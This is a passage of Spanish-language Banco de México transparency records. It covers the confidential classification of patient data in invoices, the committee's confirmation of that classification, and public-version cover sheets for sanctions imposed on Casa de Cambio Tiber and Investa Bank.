En relación con lo anterior, de conformidad con lo dispuesto por los artículos 120 de la LGTAIP y 117 de la LFTAIP, para que los sujetos obligados puedan permitir el acceso a información confidencial requieren obtener el consentimiento de los particulares titulares de la información. En este caso, **el Banco Central no cuenta con el consentimiento de los servidores públicos y terceros para, en su caso, hacer pública la misma.**

- v. Por otra parte, debe destacarse que en el presente caso tampoco se actualiza alguno de los supuestos de excepción previstos en los citados artículos 120 de la

LGTAIP y 117 de la LFTAIP para permitir el acceso a la información personal mencionada sin el consentimiento de los titulares. Al respecto debe señalarse lo siguiente:

a. La información solicitada no tiene, por ley, el carácter de pública. Al respecto, ha de considerarse lo siguiente:

Datos personales sensibles: Aquellos que se refieran a la esfera más íntima de su titular, o cuya utilización indebida pueda dar origen a discriminación o conlleve un riesgo grave para éste. De manera enunciativa más no limitativa, **se consideran sensibles los datos personales que puedan revelar aspectos como origen racial o étnico, estado de salud presente o futuro, información genética, creencias religiosas, filosóficas y morales, opiniones políticas y preferencia sexual.**

b. No existe una orden judicial, en términos de los artículos 120, fracción III, de la LGTAIP y 117, fracción III, de la LFTAIP.

c. No existen razones de seguridad nacional y salubridad general, o de protección de derechos de terceros, que requieran de su publicación, en términos de los artículos 120, fracción IV, de la LGTAIP y 117, fracción IV, de la LFTAIP.

d. El peticionario no tiene la calidad de sujeto obligado o sujeto de derecho internacional, de conformidad con los tratados y los acuerdos interinstitucionales, en términos de los artículos 120, fracción V, de la LGTAIP y 117, fracción V, de la LFTAIP.

b. REGLAS DE OPERACIÓN PARA LA CONSULTA DIRECTA

- i. A partir del día posterior a la fecha de la notificación de la respuesta, se pondrá a disposición del solicitante la totalidad de los documento materia de su solicitud para su consulta directa en las instalaciones del Banco de México, en el domicilio ubicado en calle Gante N°20, colonia Centro, demarcación territorial Cuauhtémoc, código postal 06000, Ciudad de México, (planta baja). Dichos documentos se encuentran contenidos en formato xml ordenados de manera consecutiva por lo que serán visualizados por el solicitante a través de un equipo de cómputo que será puesto a su disposición en la ubicación antes señalada.

Cabe señalar que en la diligencia de mérito, el solicitante será atendido por personal de la Subgerencia de Gestión Operativa del Plan de Salud o el personal adscrito a la Oficina de Gestión del Plan de Salud, por lo que se indicará al solicitante que deberá

ponerse en contacto al teléfono 5552372000, ext. 7929, con Sara Victoria Gómez Cuellar, para agendar una cita el día hábil de su preferencia, a efecto de que pueda consultar la información pública comprendida dentro de su solicitud en un horario de 10:00 am a 14:00 pm.

- ii. Si una vez realizada la diligencia, en el horario señalado en el párrafo anterior, no fuera posible consultar toda la documentación, el solicitante podrá requerir al Banco una nueva cita, misma que será programada en los mismos términos del inciso anterior.
- iii. En atención a los protocolos de seguridad con los que cuenta el Banco de México, es importante que, al momento de acordar la cita, proporcione su nombre para poder generar los accesos correspondientes y que el día de su visita traiga consigo una identificación oficial para su acceso.

Estas medidas de seguridad son necesarias en términos de los artículos Septuagésimo, fracción VI, inciso f), y Septuagésimo primero de los Lineamientos generales, pero no implican de manera alguna que el solicitante deba acreditar interés para acceder a la información, ni que el nombre de la identificación deba coincidir con el nombre o seudónimo indicado en la solicitud de acceso a la información materia del presente.

- iv. Derivado del volumen y las particularidades de los comprobantes fiscales emitidos por la persona materia de esta solicitud, durante el año 2019, que se encuentran en posesión de este sujeto obligado, la consulta se atenderá por el personal encargado de permitir el acceso al solicitante; dicho personal revisará el contenido de cada documento, en el orden en el que se encuentran organizados y, de ser el caso, en ese momento se llevará a cabo la supresión de la información clasificada que tuviesen, a fin de resguardar la misma, atendiendo a la naturaleza del documento, haciendo visible para el solicitante el documento correspondiente sin esa información.
- v. El personal de la Subgerencia de Gestión Operativa del Plan de Salud y el personal adscrito a la Oficina de Gestión del Plan de Salud adoptará las medidas técnicas, físicas y administrativas que resulten necesarias para garantizar la integridad de la información a consultar, en términos de la normatividad del Banco de México para el acceso de terceros a las instalaciones de la Institución.
- vi. Asimismo se informará al solicitante que para la reproducción de la información pública mencionada podrá traer consigo una unidad de almacenamiento USB, en donde el personal de la Subgerencia de Gestión Operativa del Plan de Salud o el

personal adscrito a la Oficina de Gestión del Plan de Salud le dará las facilidades y asistencia necesarias para grabar sin costo la información, previa revisión por el personal antes mencionado.

- vii. El personal de la Dirección General de Tecnologías de la Información deberá verificar la integridad de dicho dispositivo de almacenamiento para su introducción en equipos del Banco de México.
- viii. Finalmente, de conformidad con el artículo 135 de la LGTAIP, la información solicitada estará disponible para consulta del solicitante, durante un plazo de sesenta días hábiles, contados a partir de que se notifique a éste la respuesta correspondiente. Transcurrido dicho plazo sin que el solicitante se pusiera en contacto con el personal referido para el desahogo de la diligencia en comento, se dará por concluida la solicitud.

Por lo expuesto, en términos de los artículos 44, fracción II, y 127 de la LGTAIP; 65, fracción II, y 128 de la LFTAIP; y 31, fracción III, del Reglamento Interior del Banco de México; así como el Cuarto, Sexto, Séptimo, fracción I, Octavo, Sexagésimo séptimo y Sexagésimo octavo de los Lineamientos generales, atentamente solicito a ese Comité de Transparencia confirmar la clasificación de los conceptos relativos a **los nombres de los pacientes contenidos en diversos comprobantes fiscales materia de la consulta, el número de folio fiscal, el sello digital del SAT, la cadena original del complemento digital del SAT, Sello, No certificado SAT, Sello CFD y el No Certificado de los documentos referidos en el presente oficio, relativos a la solicitud materia del presente.**

Asimismo, de conformidad con el Décimo de los señalados Lineamientos generales, informo que el personal que por la naturaleza de sus atribuciones tiene acceso al referido documento clasificado, es el titular de la Subgerencia de Gestión Operativa del Plan de Salud y el personal adscrito a la Oficina de Gestión del Plan de Salud.

Atentamente,



JUN RODRIGO HINOKI ALCARAZ
Director de Recursos Humanos





EL COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO

CLASIFICACIÓN DE INFORMACIÓN

FOLIO: 6110000089419

VISTOS, para resolver sobre la clasificación de información relativa a la solicitud de acceso al rubro indicada; y

RESULTANDO

PRIMERO. Que el veinte de diciembre de dos mil diecinueve, la Unidad de Transparencia del Banco de México recibió la solicitud de acceso a la información con folio **6110000089419**, la cual señala lo siguiente:

"Copia en version electronica de los comprobantes fiscales emitidos por el BENEFICENCIA ESPANOLA DE LA LAGUNA lo anterior durante el año 2019"

SEGUNDO. Que el veintitrés de diciembre del mismo año, la referida solicitud fue turnada a la Dirección de Recursos Humanos del Banco de México a través del sistema electrónico de gestión interno de solicitudes de información, previsto para esos efectos.

TERCERO. Que el titular de la referida Dirección de Recursos Humanos, mediante oficio con número de referencia V01.026.2020, sometió a consideración de este Comité de Transparencia la determinación de ampliación del plazo ordinario de respuesta a la referida solicitud de acceso a la información.

CUARTO. Que este órgano colegiado, mediante resolución de dieciséis de enero de dos mil veinte, confirmó la ampliación del plazo de respuesta por diez días hábiles adicionales al plazo original, para la atención de la solicitud al rubro citada.

QUINTO. Que mediante oficio con número de referencia V01.036.2020, el titular de la referida Dirección de Recursos Humanos, hizo del conocimiento de este Comité que del análisis, estudio y procesamiento de la información requerida mediante la solicitud al rubro citada sobrepasa las capacidades técnicas de las unidades administrativas que con motivo del ejercicio de sus facultades tienen acceso a la misma, para cumplir con la entrega de ésta al solicitante dentro de los plazos señalados para esos efectos en las disposiciones vigentes en la materia, por lo que de conformidad con lo señalado en los artículos 127 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 128 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); así como el Sexagésimo séptimo y el Sexagésimo octavo de los *"Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas"* (Lineamientos generales) vigentes, dicha información deberá ponerse a disposición del solicitante a través de la modalidad de consulta directa, en términos de lo fundado y motivado en el oficio en comento.

Asimismo, señaló que dentro de la documentación requerida en la solicitud correspondiente hay datos personales sensibles así como otra información que por su naturaleza puede permitir acceder a dichos datos personales sensibles, y sometió a consideración de ese órgano colegiado su determinación de clasificar la información señalada en dicho oficio, en términos de la fundamentación y motivación expresadas en el mismo, y solicitó a este órgano colegiado confirmar dicha clasificación.

De igual manera, mediante el referido oficio, realizó la propuesta de las medidas que el personal adscrito a las unidades administrativas con las que se desahogará la consulta directa respectiva, deberán implementar

para resguardar la información cuya clasificación determinó, en atención a la naturaleza de la documentación requerida y al formato en el que obra.

CONSIDERANDO

PRIMERO. Este Comité de Transparencia es competente para confirmar, modificar o revocar las determinaciones que en materia de ampliación del plazo de respuesta, clasificación de la información y declaración de inexistencia o de incompetencia realicen los titulares de las áreas del Banco de México, de conformidad con lo previsto en los artículos 44, fracción II, de la LGTAIP; 65, fracción II, de la LFTAIP; y 31, fracción III, del Reglamento Interior del Banco de México (RIBM).

SEGUNDO. Enseguida se analiza la clasificación referida en el resultando Quinto:

Es procedente la clasificación de la información referida como confidencial conforme a la fundamentación y motivación expresadas en el oficio referido en el resultando Quinto de la presente determinación.

Este Comité advierte que no se actualiza alguno de los supuestos de excepción previstos en Ley para que el Banco de México se encuentre en posibilidad de permitir el acceso a la información señalada, en términos de los artículos 120 de la LGTAIP, 117 de la LFTAIP, y 22 de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados (LGPDPPO).

En consecuencia, este Comité **confirma la clasificación de la información referida como confidencial.**

TERCERO. Este comité toma conocimiento de las medidas establecidas que implementará el personal de la Subgerencia de Gestión Operativa del Plan de Salud y de la Oficina de Gestión del Plan de Salud para resguardar la información clasificada en términos de lo señalado en el considerando precedente, durante el desahogo de la consulta directa respectiva, las cuales serán las siguientes:

- a) *"... En atención a los protocolos de seguridad con los que cuenta el Banco de México, es importe que, al momento de acordar la cita, [el solicitante] proporcione su nombre para poder generar los accesos correspondientes y que el día de su visita traiga consigo una identificación oficial para su acceso.*

Estas medidas de seguridad son necesarias en términos de los artículos Septuagésimo, fracción VI, inciso f), y Septuagésimo primero de los Lineamientos generales, pero no implican de manera alguna que el solicitante deba acreditar interés para acceder a la información, ni que el nombre de la identificación deba coincidir con el nombre o seudónimo indicado en la solicitud de acceso a la información materia del presente...."

- b) *"... la consulta se atenderá por el personal encargado de permitir el acceso al solicitante; dicho personal revisará el contenido de cada documento, en el orden en el que se encuentran organizados y, de ser el caso, en ese momento se llevará a cabo la supresión de la información clasificada que tuviesen, a fin de resguardar la misma, atendiendo a la naturaleza del documento, haciendo visible para el solicitante el documento correspondiente sin esa información."*

- c) *"El personal de la Subgerencia de Gestión Operativa del Plan de Salud y el personal adscrito a la Oficina de Gestión del Plan de Salud adoptará las medidas técnicas, físicas y administrativas que resulten necesarias para garantizar la integridad de la información a consultar, en términos de la normatividad del Banco de México para el acceso de terceros a las instalaciones de la Institución."*

Por lo expuesto con fundamento en los artículos 44, fracción II, 127 y 137, párrafo segundo, inciso a), de la LGTAIP; 65, fracción II, 102, párrafo primero, y 128 de la LFTAIP; Sexagésimo séptimo y Sexagésimo octavo de

los Lineamientos generales; 31, fracciones III y XX, del RIBM; y Quinta de las Reglas de Operación del Comité de Transparencia del Banco de México, este órgano colegiado:

RESUELVE

PRIMERO. Se confirma la clasificación de la información referida como confidencial, conforme a la fundamentación y motivación expresadas en el oficio señalado en el resultando Quinto, en términos del considerando Segundo de la presente determinación.

SEGUNDO. Se tienen por señaladas las medidas establecidas que el personal de la Subgerencia de Gestión Operativa del Plan de Salud y de la Oficina de Gestión del Plan de Salud deberán implementar para resguardar la información clasificada en términos del punto resolutivo anterior, de conformidad con lo señalado en el oficio referido en el resultando Quinto y en el considerando Tercero de la presente determinación.

Así lo resolvió, por unanimidad de sus integrantes presentes, el Comité de Transparencia del Banco de México, en sesión celebrada el veintinueve de enero de dos mil veinte.-----


COMITÉ DE TRANSPARENCIA



MARÍA TERESA MUÑOZ ARÁMBURU
Presidenta



EDGAR MIGUEL SALAS ORTEGA
Integrante Suplente



JOSÉ RAMÓN RODRÍGUEZ MANCILLA
Integrante Suplente



Recibo este
Oficio en dos
páginas y
en digital



"Anexo 21"

BANCO DE MÉXICO

"2020, Año de Leona Vicario, Benemérita Madre de la Patria"

S22-004-2020

Ciudad de México, a 24 de enero de 2020

COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO

Presente.

Nos referimos a la solicitud identificada con el folio **6110000083819**, que nos turnó la Unidad de Transparencia el 19 de diciembre de 2019, a través del sistema electrónico de atención a solicitudes en el marco de la Ley General de Transparencia y Acceso a la Información Pública, la cual se transcribe a continuación:

"...Solicito se me proporcione información sobre las sanciones que han sido aplicadas a InvestaBank y a Casa de Cambio Tiber, desde que se tiene registro hasta la fecha en que ingresó esta solicitud. Para cada sanción aplicada favor de indicar: Precepto legal infringido, incumplimiento, tipo de sanción, monto de la sanción, fecha de aplicación de la sanción y fecha de cobro. De ser posible, proporcionar copias (de preferencia digitales) de toda la documentación que sustente la aplicación de las sanciones."

Al respecto, nos permitimos informarles que estas unidades administrativas, de conformidad con los artículos 100, 106, fracción I, y 111 de la Ley General de Transparencia y Acceso a la Información Pública, 97, 98, fracción I, y 108 de la Ley Federal de Transparencia y Acceso a la Información Pública, así como el Quincuagésimo sexto de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas" vigentes, han determinado clasificar diversa información contenida en los documentos que se indican más adelante, de conformidad con la fundamentación y motivación señaladas en las carátulas correspondientes.

Para facilitar su identificación, en el siguiente cuadro encontrarán el detalle del título de los documentos clasificados, los cuales coinciden con los que aparecen en las carátulas que debidamente firmadas se acompañan al presente:

NO.	NOMBRE DE LA ENTIDAD	TÍTULO DEL DOCUMENTO CLASIFICADO	CARÁTULA NÚMERO DE ANEXO
1.	CASA DE CAMBIO TIBER	Sanción impuesta en el procedimiento sancionador 126/2002	1
2.	CASA DE CAMBIO TIBER	Sanción impuesta en el procedimiento sancionador 42/2003	2
3.	CASA DE CAMBIO TIBER	Sanción impuesta en el procedimiento sancionador 23/2009 al cual se le acumuló el 43/2009	3
4.	CASA DE CAMBIO TIBER	Sanción impuesta en el procedimiento sancionador 78/2010	4

NO.	NOMBRE DE LA ENTIDAD	TÍTULO DEL DOCUMENTO CLASIFICADO	CARÁTULA NÚMERO DE ANEXO
5.	CASA DE CAMBIO TIBER	Sanción impuesta en el procedimiento sancionador 74/2011	5
6.	CASA DE CAMBIO TIBER	Sanción impuesta en el procedimiento sancionador 108/2012	6
7.	CASA DE CAMBIO TIBER	Sanción impuesta en el procedimiento sancionador 12/2014	7
8.	INVESTA BANK, S.A.	Sanción impuesta en el procedimiento sancionador 41/2014	8
9.	INVESTA BANK, S.A.	Sanción impuesta en el procedimiento sancionador 59/2014	9
10.	INVESTA BANK, S.A.	Sanción impuesta en el procedimiento sancionador 96/2014	10
11.	ACCENDO BANCO, S.A. ANTES INVESTA BANK, S.A.	Sanción impuesta en el procedimiento sancionador 96/2016	11

Por lo expuesto, en términos de los artículos 44, fracción II, de la Ley General de Transparencia y Acceso a la Información Pública; 65, fracción II, de la Ley Federal de Transparencia y Acceso a la Información Pública; y 31, fracción III, del Reglamento Interior del Banco de México; así como Quincuagésimo sexto, y Sexagésimo segundo, inciso a), de los Lineamientos, atentamente solicitamos a ese Comité de Transparencia confirmar la clasificación de la información realizada por estas unidades administrativas, y aprobar las versiones públicas señaladas en el cuadro precedente.

Asimismo, de conformidad con el Décimo de los señalados "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", informamos que el personal que por la naturaleza de sus atribuciones tiene acceso a los referidos documentos clasificados es el adscrito a la Dirección de Autorizaciones y Sanciones de Banca Central y la Dirección de Regulación y Supervisión, de este Banco Central.

Atentamente,




LIC. VIVIANA GARZA SALAZAR
Directora de Regulación y Supervisión


LIC. HÉCTOR RAFAEL HELÚ CARRANZA
Director de Autorizaciones y Sanciones de Banca Central

"2020, Año de Leona Vicario, Benemérita Madre de la Patria"

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró con fundamento en los artículos 3, fracción XXI, 100, 106, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 97, 98, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, Quincuagésimo sexto, Sexagésimo segundo, y Sexagésimo tercero de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Autorizaciones y Sanciones de Banca Central/ Dirección de Regulación y Supervisión
II. La identificación del documento del que se elabora la versión pública.	Resolución S34-236-2002 , Expediente 126/2002 , mediante la cual se impusieron dos multas a CASA DE CAMBIO TIBER, S.A. DE C.V.
III. Firma del titular del área y de quien clasifica.	 LIC. VIVIANA GARZA SALAZAR Directora de Regulación y Supervisión  LIC. HÉCTOR RAFAEL HELÚ CARRANZA Director de Autorizaciones y Sanciones de Banca Central
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	 La presente versión pública fue aprobada en la sesión del Comité de Transparencia "Ordinaria", número <u>06/17070</u>, celebrada el <u>29</u> de <u>enero</u> de <u>2020</u>. Secretaría del Comité de Transparencia Sergio Zambrano Herrera, Secretario del Comité de Transparencia del Banco de México.  Héctor García Mondragón, Prosecretario del Comité de Transparencia del Banco de México. 

PARTES O SECCIONES CLASIFICADAS COMO INFORMACIÓN CONFIDENCIAL

Ref.	Pág.	Información testada	Fundamento Legal	Motivación
1	5, y Anexos 1 y 2.	Información protegida por el secreto comercial.	Artículos 6o, cuarto párrafo, apartado A, fracción II, de la Constitución Política de los Estados Unidos Mexicanos, 116 párrafo tercero, de la LGTAIP; 113, fracción II, de la LFTAIP; 82, primer párrafo, de la Ley de la Propiedad Industrial; así como el Trigésimo octavo, fracción III, y el Cuadragésimo cuarto, de los Lineamientos.	Se trata de información que forma parte del funcionamiento del negocio de su titular (contraparte en las operaciones celebradas con la entidad sancionada), siendo por tanto información referida a la naturaleza, características y finalidades de los productos y prestación de los servicios que ofrece, por lo que el resguardar tal información significa mantener una ventaja económica frente a terceros o competidores en la realización de sus actividades económicas y financieras, y con ello evitar cualquier riesgo. Asimismo, el titular de dicha información restringe el acceso a terceros, por lo que no es información del dominio público. Dar a conocer dicha información, puede posibilitar a los competidores (expertos en la misma materia) el establecer una estrategia para restarle competitividad, lo que afectaría su patrimonio.

MWR

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró con fundamento en los artículos 3, fracción XXI, 100, 106, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 97, 98, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, Quincuagésimo sexto, Sexagésimo segundo, y Sexagésimo tercero de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Autorizaciones y Sanciones de Banca Central/ Dirección de Regulación y Supervisión
II. La identificación del documento del que se elabora la versión pública.	Resolución S34-098-2003 , Expediente 42/2003 , mediante la cual se impusieron dos multas a CASA DE CAMBIO TIBER, S.A. DE C.V.
III. Firma del titular del área y de quien clasifica.	 LIC. VIVIANA GARZA SALAZAR Directora de Regulación y Supervisión  LIC. HÉCTOR RAFAEL HELÚ CARRANZA Director de Autorizaciones y Sanciones de Banca Central
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia "Ordinaria", número <u>06/2020</u>, celebrada el <u>29</u> de <u>enero</u> de <u>2020</u>. Secretaría del Comité de Transparencia Sergio Zambrano Herrera, Secretario del Comité de Transparencia del Banco de México.  Héctor García Mondragón, Prosecretario del Comité de Transparencia del Banco de México. 


PARTES O SECCIONES CLASIFICADAS COMO INFORMACIÓN CONFIDENCIAL

Ref.	Pág.	Información testada	Fundamento Legal	Motivación
1	3, 4, 5, y Anexos 1 y 2.	Información protegida por el secreto comercial.	Artículos 6o, cuarto párrafo, apartado A, fracción II, de la Constitución Política de los Estados Unidos Mexicanos, 116 párrafo tercero, de la LGTAIP; 113, fracción II, de la LFTAIP; 82, primer párrafo, de la Ley de la Propiedad Industrial; así como el Trigésimo octavo, fracción III, y el Cuadragésimo cuarto, de los Lineamientos.	Se trata de información que forma parte del funcionamiento del negocio de su titular (contrapartes en las operaciones celebradas con la entidad sancionada), siendo por tanto información referida a la naturaleza, características y finalidades de los productos y prestación de los servicios que ofrece, por lo que el resguardar tal información significa mantener una ventaja económica frente a terceros o competidores en la realización de sus actividades económicas y financieras, y con ello evitar cualquier riesgo. Asimismo, el titular de dicha información restringe el acceso a terceros, por lo que no es información del dominio público. Dar a conocer dicha información, puede posibilitar a los competidores (expertos en la misma materia) el establecer una estrategia para restarle competitividad, lo que afectaría su patrimonio.

*MWR


CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró con fundamento en los artículos 3, fracción XXI, 100, 106, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 97, 98, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, Quincuagésimo sexto, Sexagésimo segundo, y Sexagésimo tercero de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Autorizaciones y Sanciones de Banca Central / Dirección de Regulación y Supervisión.
II. La identificación del documento del que se elabora la versión pública.	Resolución S34-220-2009 , Expediente 23/2009 , al cual se le acumuló el 43/2009 , mediante la cual se impuso una multa a CASA DE CAMBIO TIBER, S.A. DE C.V.
III. Firma del titular del área y de quien clasifica.	 LIC. VIVIANA GARZA SALAZAR Directora de Regulación y Supervisión  LIC. HÉCTOR RAFAEL HELÚ CARRANZA Director de Autorizaciones y Sanciones de Banca Central
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	 La presente versión pública fue aprobada en la sesión del Comité de Transparencia "Ordinaria", número <u>08/2020</u>, celebrada el <u>19</u> de <u>enero</u> de <u>2020</u>. Secretaría del Comité de Transparencia Sergio Zambrano Herrera, Secretario del Comité de Transparencia del Banco de México.  Héctor García Mondragón, Prosecretario del Comité de Transparencia del Banco de México. 

PARTES O SECCIONES CLASIFICADAS COMO INFORMACIÓN CONFIDENCIAL				
Ref.	Pág.	Información testada	Fundamento Legal	Motivación
1	Anexos 1, 2 y 3	Información protegida por el secreto comercial.	Artículos 6o, cuarto párrafo, apartado A, fracción II, de la Constitución Política de los Estados Unidos Mexicanos 116 párrafo tercero, de la LGTAIP; 113, fracción II, de la LFTAIP; 82, primer párrafo, de la Ley de la Propiedad Industrial; así como el Trigésimo octavo, fracción III, y el Cuadragésimo cuarto, de los Lineamientos.	Se trata de información que forma parte del funcionamiento del negocio de su titular (contrapartes en las operaciones celebradas con la entidad sancionada), siendo por tanto información referida a la naturaleza, características y finalidades de los productos y prestación de los servicios que ofrece, por lo que el resguardar tal información significa mantener una ventaja económica frente a terceros o competidores en la realización de sus actividades económicas y financieras, y con ello evitar cualquier riesgo. Asimismo, el titular de dicha información restringe el acceso a terceros, por lo que no es información del dominio público. Dar a conocer dicha información, puede posibilitar a los competidores (expertos en la misma materia) el establecer una estrategia para restarle competitividad, lo que afectaría su patrimonio.

*MEPO



"2020, Año de Leona Vicario, Benemérita Madre de la Patria"

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró con fundamento en los artículos 3, fracción XXI, 100, 106, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 97, 98, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, Quincuagésimo sexto, Sexagésimo segundo, y Sexagésimo tercero de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes (Lineamientos).



VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Autorizaciones y Sanciones de Banca Central /Dirección de Regulación y Supervisión.
II. La identificación del documento del que se elabora la versión pública.	Resolución S34-171-2010 , Expediente 78/2010 , mediante la cual se impuso una multa a CASA DE CAMBIO TIBER, S.A. DE C.V.
III. Firma del titular del área y de quien clasifica.	 LIC. VIVIANA GARZA SALAZAR Directora de Regulación y Supervisión  LIC. HÉCTOR RAFAEL HELÚ CARRANZA Director de Autorizaciones y Sanciones de Banca Central
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia Ordinaria, número <u>06/2020</u>, celebrada el <u>29</u> de <u>enero</u> de <u>2020</u>. Secretaría del Comité de Transparencia Sergio Zambrano Herrera, Secretario del Comité de Transparencia del Banco de México.  Héctor García Mondragón, Prosecretario del Comité de Transparencia del Banco de México. 

PARTES O SECCIONES CLASIFICADAS COMO INFORMACIÓN CONFIDENCIAL				
Ref.	Pág.	Información testada	Fundamento Legal	Motivación
1	5 y 6, así como Anexos 1, 2, 3 y 4	Información protegida por el secreto comercial.	Artículos 6o, cuarto párrafo, apartado A, fracción II, de la Constitución Política de los Estados Unidos Mexicanos, 116 párrafo tercero, de la LGTAIP; 113, fracción II, de la LFTAIP; 82, primer párrafo, de la Ley de la Propiedad Industrial; así como el Trigésimo octavo, fracción III, y el Cuadragésimo cuarto, de los Lineamientos.	Se trata de información que forma parte del funcionamiento del negocio de su titular (contrapartes en las operaciones celebradas con la entidad sancionada), siendo por tanto información referida a la naturaleza, características y finalidades de los productos y prestación de los servicios que ofrece, por lo que el resguardar tal información significa mantener una ventaja económica frente a terceros o competidores en la realización de sus actividades económicas y financieras, y con ello evitar cualquier riesgo. Asimismo, el titular de dicha información restringe el acceso a terceros, por lo que no es información del dominio público. Dar a conocer dicha información, puede posibilitar a los competidores (expertos en la misma materia) el establecer una estrategia para restarle competitividad, lo que afectaría su patrimonio.

*MEPO

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró con fundamento en los artículos 3, fracción XXI, 100, 106, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 97, 98, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, Quincuagésimo sexto, Sexagésimo segundo, y Sexagésimo tercero de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Autorizaciones y Sanciones de Banca Central / Dirección de Regulación y Supervisión.
II. La identificación del documento del que se elabora la versión pública.	Resolución S34-151-2011 , Expediente 74/2011 , mediante la cual se impuso una multa a CASA DE CAMBIO TIBER, S.A. DE C.V.
III. Firma del titular del área y de quien clasifica.	 LIC. VIVIANA GARZA SALAZAR Directora de Regulación y Supervisión  LIC. HÉCTOR RAFAEL HELÚ CARRANZA Director de Autorizaciones y Sanciones de Banca Central
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	 La presente versión pública fue aprobada en la sesión del Comité de Transparencia Ordinaria, número <u>06/2020</u>, celebrada el <u>19</u> de <u>enero</u> de <u>2020</u>. Secretaría del Comité de Transparencia Sergio Zambrano Herrera, Secretario del Comité de Transparencia del Banco de México.  Héctor García Mondragón, Prosecretario del Comité de Transparencia del Banco de México. 

PARTES O SECCIONES CLASIFICADAS COMO INFORMACIÓN CONFIDENCIAL				
Ref.	Pág.	Información testada	Fundamento Legal	Motivación
